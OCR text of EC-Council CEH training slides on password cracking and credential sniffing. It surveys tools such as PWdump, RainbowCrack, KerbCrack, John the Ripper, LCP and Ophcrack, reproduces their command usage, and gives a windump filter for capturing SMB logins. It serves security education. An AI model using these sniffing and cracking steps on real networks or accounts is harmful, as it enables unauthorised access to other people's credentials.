


```
Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d
Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac
Cecil:root:209be1:a483b303c23af34761de02be038fde08
```

Same Password

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

PWdump2 and PWdump3



PWdump2 decrypts a password or password file. It uses an algorithmic approach as well as brute forcing

pwdump3 is a Windows NT/2000 remote password hash grabber. Use of this program requires administrative privileges on the remote system

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Rainbowcrack



Hash cracker

Pre-computes all possible plaintext-ciphertext pairs in advance and stores them in the file called “rainbow table”

```
G:\CEH\Haja\Tools\rainbowcrack>rcrack
RainbowCrack 1.2 - Making a Faster Cryptanalytic Time-Memory Trade-Off
by Zhu Shuanglei <shuanglei@hotmail.com>
http://www.antsight.com/zsl/rainbowcrack/

usage: rcrack rainbow_table_pathname -h hash
       rcrack rainbow_table_pathname -l hash_list_file
       rcrack rainbow_table_pathname -f pwdump_file
rainbow_table_pathname: pathname of the rainbow table(s), wildchar(*, ?) supported
-h hash:                use raw hash as input
-l hash_list_file:      use hash list file as input, each hash in a line
-f pwdump_file:         use pwdump file as input, this will handle lanmanager hash only

example: rcrack *.rt -h 5d41402abc4b2a76b9719d911017c592
         rcrack *.rt -l hash.txt
         rcrack *.rt -f hash.txt
```



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Hacking Tool: KerbCrack

KerbCrack consists of two programs; kerbsniff and kerbcrack

The sniffer listens on the network and captures Windows 2000/XP Kerberos logins

The cracker can be used to find the passwords from the capture file using a brute-force attack or a dictionary attack



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Hacking Tool: John the Ripper

It is a command-line tool designed to crack both Unix and NT passwords

The resulting passwords are case insensitive and may not represent the real mixed-case password

```
John the Ripper  Version 1.6  Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
-single                  "single crack" mode
-wordfile:FILE -stdin    wordlist mode, read words from FILE or stdin
-rules                   enable rules for wordlist mode
-incremental[:MODE]      incremental mode [using section MODE]
-external:MODE           external mode or word filter
-stdout[:LENGTH]         no cracking, just write words to stdout
-restore[:FILE]          restore an interrupted session [from FILE]
-session:FILE            set session file name to FILE
-status[:FILE]           print status of a session [from FILE]
-makechars:FILE          make a charset, FILE will be overwritten
-show                    show cracked passwords
-test                    perform a benchmark
-users:[-]LOGIN|UID[,..] load this (these) user(s) only
-groups:[-]GID[,..]      load users of this (these) group(s) only
-shells:[-]SHELL[,..]    load users with this (these) shell(s) only
-salts:[-]COUNT          load salts with at least COUNT passwords only
-format:NAME             force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL           enable memory saving, at LEVEL 1..3
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Password Sniffing

Password guessing is a tough task

Why not just sniff credentials off the wire as users log in to a server and then replay them to gain access?

If an attacker is able to eavesdrop on NT/2000 logins, then this approach can spare lot of random guesswork



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

How to Sniff SMB Credentials


Run windump (tcpdump equivalent) with this command:

- `windump -nes 0 -w C:\cehfile tcp[28]=0x72 or tcp[28]=0x73 or tcp[40]=0x72 or tcp[40]=0x73`



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Sniffing Hashes Using LophtCrack




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: ScoopLM


This tool captures LM/NTLM authentication exchange on the network

Supports microsoft-ds, Active Directory, NTLMv2 on NetBIOS over TCP/IP, Telnet, IIS (HTTP), and DCOM over TCP/IP



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited





Password Cracking Tools

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: LCP

Main purpose of the LCP program is user account passwords auditing and recovery in Windows NT/2000/XP/2003


Features:

- Account information imports:
  - Import from local computer
  - Import from remote computer
  - Import from SAM file
  - Import from .LC file
  - Import from .LCS file
  - Import from PwDump file
  - Import from Sniff file
- Passwords recovery:
  - Dictionary attack
  - Hybrid of dictionary and brute force attacks
  - Brute force attack



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

LCP: Screenshot




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: SID&User

SID&User program is SID and user names getting tool for Windows NT/2000/XP/2003

Features:

- SID getting for a given account name
- Getting of an account name for single SID or account names for SID range



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Ophcrack 2

Ophcrack 2 is a Windows password cracker based on the faster time-memory trade-off

It uses the rainbow tables


Ophrack 2.3 supports Graphical User Interface and runs on Windows, Mac OS X (Intel CPU), and Linux

Features:

- Ophcrack cracks 99% of:
  - Passwords of length 6 or less composed by the characters in this set
  - Alphanumeric passwords of length 7 (lower- and uppercase)
  - Alphanumeric passwords of length 8 (lowercase only)

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Ophcrack 2: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Crack

Crack is a password guessing program

It is designed to quickly locate insecurities in Unix (or other) password files by scanning the contents of a password file, looking for users who have mistakenly chosen a weak login password

Features:



- Uses less memory
- API for ease of integration with arbitrary password file format
- Brute force password cracker
- Supports Solaris, Linux, FreeBSD, NetBSD, OSF, and Ultrix

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Access PassView

Access PassView tool reveals the database password of every password-protected mdb file that was created with Microsoft Access 95/97/2000/XP

It can be useful if you have forgotten the Access Database password and you want to recover it

There are two ways of getting the password of the mdb file:

- Drag & Drop
- Command-line

